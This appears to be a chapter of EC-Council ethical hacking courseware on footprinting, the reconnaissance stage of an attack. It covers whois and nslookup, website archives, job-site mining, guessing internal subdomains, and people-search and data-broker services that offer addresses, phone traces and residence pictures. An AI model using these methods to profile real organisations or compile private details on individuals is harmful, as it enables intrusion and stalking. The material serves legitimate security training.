- ⦿ An attacker will spend 90% of the time in profiling an organization and will spend 10% of the time in launching the attack.
- ⦿ Footprinting results in a unique organization profile with respect to networks (Internet/ intranet/extranet/wireless) and systems involved.



Information Gathering Methodology

- ◉ Unearth initial information
- ◉ Locate the network range
- ◉ Ascertain active machines
- ◉ Discover open ports / access points
- ◉ Detect operating systems
- ◉ Uncover services on ports
- ◉ Map the network

Unearthing Initial Information

◉ *Commonly includes:*


- Domain name lookup
- Locations
- Contacts (telephone / mail)

◉ *Information sources:*

- Open source
- Whois
- Nslookup

◉ Hacking tool

◉ Sam Spade



Finding Company's URL

- ⦿ Search for a company's URL using a search engine such as www.google.com.
- ⦿ Type the company's name in the search engine to get the company URL.

Internal URL

- ⊙ By taking a guess, you may find an internal company URL.
 - For example, intranet.xsecurity.com
- ⊙ You can gain access to internal resources by typing an internal URL.
 - For example, beta.example.com

Extracting Archive Of a Website

- ⦿ You can get information on a company website from the time that it was launched at www.archive.org
 - For example, www.eccouncil.org
- ⦿ You can see updates made to the website, to date.

Snapshot



Enter Web Address:

All

Take Me Back

[Adv. Search](#) [Compare Archive Pages](#)

Searched for <http://eccouncil.org>

56 Results

Note some duplicates are not shown. [See all](#).


* denotes when site was updated.

Search Results for Jan 01, 1996 - Apr 25, 2005

1996	1997	1998	1999	2000	2001	2002	2003	2004	2005
0 pages	0 pages	0 pages	0 pages	0 pages	0 pages	7 pages	26 pages	19 pages	0 pages
						Jul 27, 2002 * Aug 11, 2002 * Sep 26, 2002 * Oct 17, 2002 Nov 20, 2002 * Nov 21, 2002 Nov 23, 2002	Feb 06, 2003 * Feb 08, 2003 Feb 11, 2003 Feb 18, 2003 Mar 25, 2003 Apr 05, 2003 Apr 25, 2003 May 01, 2003 May 24, 2003 May 26, 2003 May 30, 2003 Jun 18, 2003 Jun 22, 2003 Jul 29, 2003 * Jul 31, 2003 Aug 02, 2003 Aug 08, 2003 Sep 24, 2003 Sep 26, 2003 Oct 14, 2003 Oct 23, 2003 * Nov 01, 2003	Feb 06, 2004 Mar 20, 2004 * Mar 28, 2004 May 07, 2004 * May 26, 2004 * Jun 05, 2004 * Jun 09, 2004 Jun 11, 2004 * Jun 12, 2004 Jun 14, 2004 Jun 15, 2004 Jun 30, 2004 Jul 18, 2004 Jul 23, 2004 Sep 21, 2004 * Sep 26, 2004 Oct 13, 2004 Nov 13, 2004 Nov 19, 2004	

Google Search for Company's Info.

- Using Google, search company news and press releases.
- From this information, get the company's infrastructure details.



People Search

- ⊙ People search can be used to find personal information.
 - For example, <http://people.yahoo.com>
 - For example, <http://www.intellius.com>
- ⊙ You can get details like residential addresses, contact numbers, date of birth, change of location, etc.
- ⊙ You can get satellite pictures of private residences.

People Search Website

http://find.intelius.com/example-background1.php? - Microsoft Internet Explorer

Background Report - April 25, 2005

Summary	
Name	Joe Smith
Aliases	1) Smith, Joe, E 2) Smith, Joseph, E 3) Smith, Smitty, E
Address	4230 THE WOODY DR. , APT 1230 San Jose, CA 95136
Date Of Birth	06/04/74
Age	29

Reports	
• Address History	• Single State Criminal Check
• Single State Civil Judgments	• Neighbor Report
• Relatives and Associates Report	• Property Information
• Neighborhood Report	• Federal License Check

Satellite Picture of a Residence



http://www.bestpeoplesearch.com

(For reference only – This slide is not in your courseware)

BestPeopleSearch.com
"Our Name says it all"

Home | Help | Login

Quick Search

[Home](#)
[All Searches](#)
[Our Guarantee](#)
[FAQs](#)
[About Us](#)
[Contact Us](#)
[Link Exchange](#)

Welcome to BestPeopleSearch.com

Don't settle for out dated online instant people search information. Use Best People Search to hire a real live private investigator. Through our unique service, you are hiring a licensed, bonded, insured, private investigator to research and obtain actual up to date information. Your search requests are automatically assigned to prescreened experienced Private Investigators. Review the various people searches below or choose from an alphabetically sorted list of 'All People Searches'. If you have any questions about what to order, please [contact us](#) first. To read about what our customers say [click here](#).

Have a Phone Number?
Need a Name and Address?
[Click Here!](#)

Need Assistance?
Call us
760-652-4050
M-F: 9am-4pm PT

People Search by Name

- Basic People Search
- Comprehensive People Search
- Find Current Address (Private Eye Verified)
- Find Address and Phone numbers (w/SSN)
- Find Address and Phone numbers (w/out SSN)
- Cell phone number search / lookup (w/SSN)
- Cell phone number search / lookup (w/out SSN)
- Employment Search
- Employment Search (w/out SSN)

People Search by Address

- Reverse Address Lookup (name, phone from address)
- Comprehensive People Search
- Basic People Search
- Reverse Private Mail Box Lookup (PMB)
- PO Box Search (Reverse P.O. Box Lookup)
- Cell phone number search / lookup (w/SSN)
- Cell phone number search / lookup (w/out SSN)

Search by Phone Number

- Reverse Phone Number Lookup (CNA)
- Reverse Cell Phone Lookup (Cell CNA)
- Cell Phone Number Reverse Lookup - Plus (Cell CNA+)
- Cell Phone Number Reverse Lookup - Plus (Cell CNA+)

**Live Private Investigators**
Search for Current and Accurate Information

Most Popular Searches

1. FREE Social Security Number Verification
2. Name & Address from Cell number (Reverse Cell phone lookup)
3. Name & Address from Unlisted Number (Reverse phone lookup)
4. Basic People Search
5. Cell Phone Research
6. Comprehensive Background Check
7. Reverse Address Lookup (phone # at address)
8. Place of Employment Search
9. Cell Phone Number Search (find someone's cell #)
10. Verified Current Address Search

http://www.peoplesearchamerica.com

(For reference only – This slide is not in your courseware)



[Home](#) [User Agreement](#) [Refund Policy](#) [Contact Us](#) [Sitemap](#)

[USA Cell Tolls](#)
[Reverse Cell Phone](#)
[Internat Cell Tolls](#)
[Find Cell Phone](#)
[Reverse VOIP](#)
[VOIP Broadband Tolls](#)
[Reverse Unlisted #](#)
[Unlisted Number](#)
[Landline Tolls](#)
[Reverse Address](#)
[DMV Tag/VIN Search](#)
[Reverse Driver License](#)
[Property Search](#)
[Background Searches](#)
[Date of Birth](#)
[People Report](#)
[Advanced Report](#)
[Free SSN Tool](#)
[Free Phone Tool](#)
[Free Inmate Search](#)
[Instant Search](#)
[Batch Search](#)
[Partner Links](#)

Global Phone / Cellular / VOIP Broadband Phone Research Services, Asset Location, and Background Checks

These searches include personal and business location information, **real time** landline/cell phone / VOIP Broadband research, public records search, find assets, court searches both criminal and civil, along with real estate information. Put our experience and technology to your advantage!

Select a Search Category Picture Below

Cell Phone / V.O.I.P. Number Research



Landline Phone Number Research



Address Research



People Search Reports



EC-Council

Copyright © by **EC-Council**
All Rights reserved. Reproduction is strictly prohibited

http://www.datatraceusa.com

(For reference only – This slide is not in your courseware)



- Home
- Our services
- FAQ
- Contact us
- Checkout



Welcome To Data Trace USA!

Data Trace USA™ is #1 source for today's information solutions.

Working together with top-leading banking institutions, collection agencies, law enforcement agencies, credit card companies, phone companies, e-commerce solutions, and many more.

Data Trace USA™ is dedicated to providing accurate, precise and dependable information within hours. We guarantee fast results or your money back!!

PICK YOUR SEARCH!!



PHONE TRACE



IDENTITY TRACE



OTHER TRACE

CLICK BELOW TO CHOOSE A CATEGORY

**ACURATE & DEPENDABLE
RESULTS WITH IN HOURS!**

FOR MORE INFO CALL US TOLL-FREE:
800-920-7211



ASK US A QUESTION



CHAT LIVE We Are Currently Unavailable
Live Chat with our Representative



100% Confidential
read more >>



Most Popular Searches
read more >>





http://www.switchboard.com

(For reference only – This slide is not in your courseware)

Switchboard®
It's the Yellow Pages. *Electrified.™*

FIND A BUSINESS **FIND A PERSON** **SEARCH BY PHONE** **WEB SEARCH** **AREA & ZIP CODES** **MAPS/DIRECTIONS**

White Pages [Help](#)

First Name

* Last Name

City State List

or Zip

* Required

MOST RECENT SEARCHES
<No Recent Searches>

<http://www.discreetresearch.com>
(For reference only – This slide is not in your courseware)

DISCREET RESEARCH
"When You Need To Know!"

[SIGN UP](#) [ABOUT US](#) [ORDERING](#) [TERMS](#) [CONTACT US](#)

LOGIN NOW :: [GO](#) ::

Welcome
your reliable source for public records



- All searches are confidential
- Access to billions of records
- Fast Friendly Service
- No monthly fee

[Order Online - By Fax - By Postal Mail](#)

*** Click On A Search For Details ***

BUSINESS SEARCHES

- Business Credit Report
- Business Summary
- Nationwide Business Filings
- Bankruptcy Search
- Combined Search
- Real Property Search

CIVIL RECORDS

- Bankruptcy Search
- Combined Search

Lost Your Password?

Enter Your E-Mail Address Here:

LOCATE PEOPLE SEARCHES

- SSN Trace
- SSN Trace Plus
- Name Match Search
- PO Box Trace
- Florida Package
- Nationwide Package
- California Package
- Date of Birth Locate
- Employment Locate Search

PHONE SEARCHES

- Name & Address from Unlisted Phone Number Search
- Name & Phone Number From Address
- Name & Address from Disconnected Phone Number
- Name & Address from Toll Free Number or Pay Phone (USA)
- Name & Address from "Active" Pager/Voicemail (USA)
- Name & Address from Disconnected Pager/Voicemail (USA)
- Residential Long Distance Bill
- Name & Address From Cell Number
- Locate Cell Number by Name & Address
- Name & Address from Disconnected Cell Number (USA)
- Cell Monthly Report of Call Activity
- Cell Phone Number History

Foot Printing Through Job Sites

- ⊙ Company infrastructure details can be gathered from job postings.
 - E.g., www.jobsdb.com

- ⊙ Job requirements
- ⊙ Employee profile
- ⊙ Hardware information
- ⊙ Software information

Foot Printing Through Job Sites



Interactive Recruitment Network
USA

International

the CV BUILDER

THE BEST START TO GETTING THE BEST JOB IS HAVING THE BEST CV

only \$87.00

Home :: About Us :: Press Room :: Events :: Career@JobsDB :: Contact Us

Job Seeker Employer

Join Now! MyJobsDB Job Search Talent Market

Quick Search: Go

Job Seeker Login

Username:

Password:

Location:

Submit Reset

Forgot Password

Take a tour on MyJobsDB

Daily Job Alert Email, One Click Quick Apply, Online Cover Letter, Be Head Hunted by Employers and more....

Register Now!

Job Seekers

Subscribe Regional Job Alert

Subscribe China Job Alert

You can unsubscribe at anytime with absolutely no obligation.

Jobs by Country

USA	Australia	Hong Kong	India
Indonesia	Korea	Malaysia	Philippines
Singapore	Taiwan	Thailand	

Jobs by Category

Accounting	Administrative/Secretarial	Banking/Finance	Engineering
Recruitment Consultancy	General Management	I.T.	Manufacturing/Production
Marketing	Retail/Wholesale	Telecommunications	Sales

Advance Search

JobsDB Resources For Job Seekers

Career Tips

Hot Topic

What do the employers look for in job seekers?

Should I continue Studying?

Interview Advise

Gain confidence in job interviews

Other Useful Links

...

Foot Printing Through Job Sites

Designation	System Administrator / DBA (Position is based in U.S.A.)
Job Description	This position is based in Long Beach LA, CA * We are looking for a System Administrator cum DataBase Administrator, who can take care of one our Existing Account. * The Major role would be to do System Software Installations, Configurations and Monitoring the impact of building out of a number of environments from scratch. * Major interaction of this profile would be with QA Lead / Team in Deploying the code from one to another environment. Duration : 9 Months
Desired Profile	1) Strong AIX & Solaris System Admin Skills 2) Should be proficient in UNIX scripting and manual commands 3) WebSphere ADMIN v5 required 4) Configuration Management Tool experience (PVCS, CVS, etc.) 5) Code deployment from one environment to another Perl Scripting 6) Experience working with Hosting provider ** The perfect choice would be somebody who has expereince in production environment with a Corporate Portal. Plus: * Certifications * Vignette a huge plus * Quality assurance on a WebSphere project * Vignette release management * Load testing tools (Mercury preferred.)
Minimum Experience	2 years

Passive Information Gathering

- ⦿ To understand the current security status of a particular Information System, the organizations perform either a Penetration Testing or other hacking techniques.
- ⦿ Passive information gathering is done by finding out the details that are freely available over the Internet and by various other techniques without directly coming in contact with the organization's servers.
- ⦿ Organizational and other informative websites are exceptions as the information gathering activities carried out by an attacker do not raise suspicion

Competitive Intelligence Gathering

“Business moves fast. Product cycles are measured in months, not years. Partners become rivals quicker than you can say ‘breach of contract.’ So how can you possibly hope to keep up with your competitors if you can't keep an eye on them?”

- ⦿ Competitive intelligence gathering is the process of gathering information about your competitors from resources such as the Internet
- ⦿ The competitive intelligence is non-interfering and subtle in nature
- ⦿ Competitive intelligence is both a product and process

Competitive Intelligence Gathering (cont.)

- ⊙ The various issues involved in competitive intelligence are:
 - Data gathering
 - Data analysis
 - Information verification
 - Information security
- ⊙ Cognitive hacking:
 - Single source
 - Multiple source

Competitive Intelligence Resource (www.clseek.com)

http://clseek.com

The CI Resource Index

Competitive Intelligence Resources Categorized

Stop searching. Start Finding. Try **Factiva Companies today.**
Factiva, a Dow Jones & Reuters Co. **& Executives**

[\[Click Banner To Learn More\]](#)

Competitive Intelligence Resource Index
- A search engine and listing of sites-by-
category for finding CI resources.
Clseek.com

Search and Categories

[Advanced Search](#)

Associations (75)

Associations and Societies in the field of CI and the Like.

Books (96)

Books related to the various topics found in CI activities.

Companies (1355) **new**

Consulting, Market Research, Online Information and Databases.

Documentation (56) **new**

Articles, information and tutorials regarding CI.

Business Intelligence

Fast Integration for Application Development. Read Reports & Reviews

Education (39) **new**

CI courses and training programs, certificates.

Jobs (4)

CI and KM jobs. CI recruitment companies.

Publications (59) **new**

CI Pubs.; Newsletters, Journals and Magazines.

Software (312) **new**

CI Systems & Portals; organize, gather, analyse, and share information.

Services

Free Newsletter:
Your Name:
Your Email:

- ▶ [Recommend](#)
- ▶ [Popular links](#)
- ▶ [CI Bookstand](#)
- ▶ [Advertising](#)
- ▶ [Alexa Toolbar](#)

CI in the News

Free News Feeds for Your Website
FeedDirect 23 Apr 2005 03:45:00


Frost & Sullivan Honors Best Practices Leaders
Business Wire via Charlotte Observer 23 Apr 2005 03:45:00

Frost & Sullivan Honors Best Practices Leaders
Business Wire via Providence Journal 23 Apr 2005 02:36:00


Anacubis

⦿ Competitive intelligence product Anacubis technology allows the user to quickly locate all the information they need and produce a single view of that information for analysis.

⦿ This helps highlights areas of potential threat or opportunity and competitors that warrant further scrutiny.



<http://www.anacubis.com>



Public and Private Websites

- ⊙ An company might maintain public and private websites for different levels of access
- ⊙ Footprint an organization's public www servers
 - Example:
 - www.xsecurity.com
 - www.xsecurity.net
 - www.xsecurity.net
- ⊙ Footprint an organization's sub domains (private)
 - Example:
 - <http://partners.xsecurity.com>
 - <http://intranet.xsecurity.com>
 - <http://channels.xsecurity.com>
 - <http://www2.xsecurity.com>

Hacking Tools

- ⊙ Whois
- ⊙ Nslookup
- ⊙ ARIN
- ⊙ Neo Trace
- ⊙ VisualRoute Trace
- ⊙ SmartWhois
- ⊙ eMailTrackerPro
- ⊙ Website watcher

Whois Lookup

- ◉ With whois lookup, you can get personal and contact information.
 - For example, www.samspade.com



The screenshot shows a web-based whois lookup interface. At the top, the word "whois" is displayed. Below it, there is a text input field containing "eccouncil.org" and a dropdown menu set to "Magic". A "Whois:" button is to the right. Below the input fields, it says "Server Used: [whois.pk.org]". The main result section shows "eccouncil.org = [64.90.176.10]". The detailed information includes:
Domain ID: D81180127-LROR
Domain Name: ECCOUNCIL.ORG
Created On: 14-Dec-2001 10: 13: 08 UTC
Last Updated On: 19-Aug-2004 03: 49: 03 UTC
Expiration Date: 14-Dec-2006 10: 13: 08 UTC
Sponsoring Registrar: Tucows Inc. (R11-LROR)
Status: OK
Registrant ID: tuTy2bRZBNH44IA
Registrant Name: Paul Kwtowski
Registrant Organization: International Council of E-Commerce Consultants
Registrant Street1: 67 Wall Street 22nd Floor
Registrant Street2:
Registrant Street3:
Registrant City: New York
Registrant State/Province: NY
Registrant Postal Code: 10005-3198
Registrant Country: US
Registrant Phone: 1.2127098253
Registrant Phone Ext.:
Registrant FAX: 1.2129432300
Registrant FAX Ext.:
Registrant Email: forum@eccouncil.org
Admin ID: tsx90Ypp5mrbLNd
Admin Name: Rick B. Dwyer

Whois

Registrant:
targetcompany (targetcompany-DOM)
XXX Everest Blk A.Enclave
Ameerpet
Hyderabad
Andrapradesh, 500038
IN
Domain Name: targetcompany.COM

Administrative Contact:
R****, J*** (RJXXZ-ORG) targetcompany@HD1.VSML.NET.IN
targetcompany
XXX, Everest Block, A.Enclave,
Ameerpet
Hyderabad, Andrapradesh 500038
IN 91 40 XXXX 329X Fax- 91 40 XXXX 329X
Technical Contact:
S*****, V***** (VSXX) techcontact@WEBINDIA.COM
XXXS Inc
XXX R Lane
Hoffman Estates, IL 60194
US. 408/XXX-XXXX 408/XXX-XXXX
Record expires on 14-Oct-200X.
Record created on 13-Oct-1997.
Database last updated on 17-Mar-2003 07:49:04 EST.

Domain servers in listed order:
NS1.WEBINDIA.COM 204.XXX.140.X01
NS2.WEBINDIA.COM 204.XXX.141.X01

Registrant:

targetcompany (targetcompany-DOM)
Street Address
City, Province
State, Pin, Country
Domain Name: targetcompany.COM

Administrative Contact:

Surname, Name (SNIDNo-ORG) targetcompany@domain.com
targetcompany (targetcompany-DOM) # Street Address
City, Province, State, Pin, Country
Telephone: XXXXX Fax XXXXX

Technical Contact:

Surname, Name (SNIDNo-ORG) targetcompany@domain.com
targetcompany (targetcompany-DOM) # Street Address
City, Province, State, Pin, Country
Telephone: XXXXX Fax XXXXX

Domain servers in listed order:

NS1.WEBHOST.COM	XXX.XXX.XXX.XXX
NS2.WEBHOST.COM	XXX.XXX.XXX.XXX

Nslookup

- ⦿ http://www.btinternet.com/~simon.m.parker/IP-utils/nslookup_download.htm
- ⦿ Nslookup is a program to query Internet domain name servers. Displays information that can be used to diagnose Domain Name System (DNS) infrastructure.
- ⦿ Helps find additional IP addresses if authoritative DNS is known from whois.
- ⦿ MX record reveals the IP of the mail server.
- ⦿ Both Unix and Windows come with a Nslookup client.
- ⦿ Third party clients are also available – for example, Sam Spade.

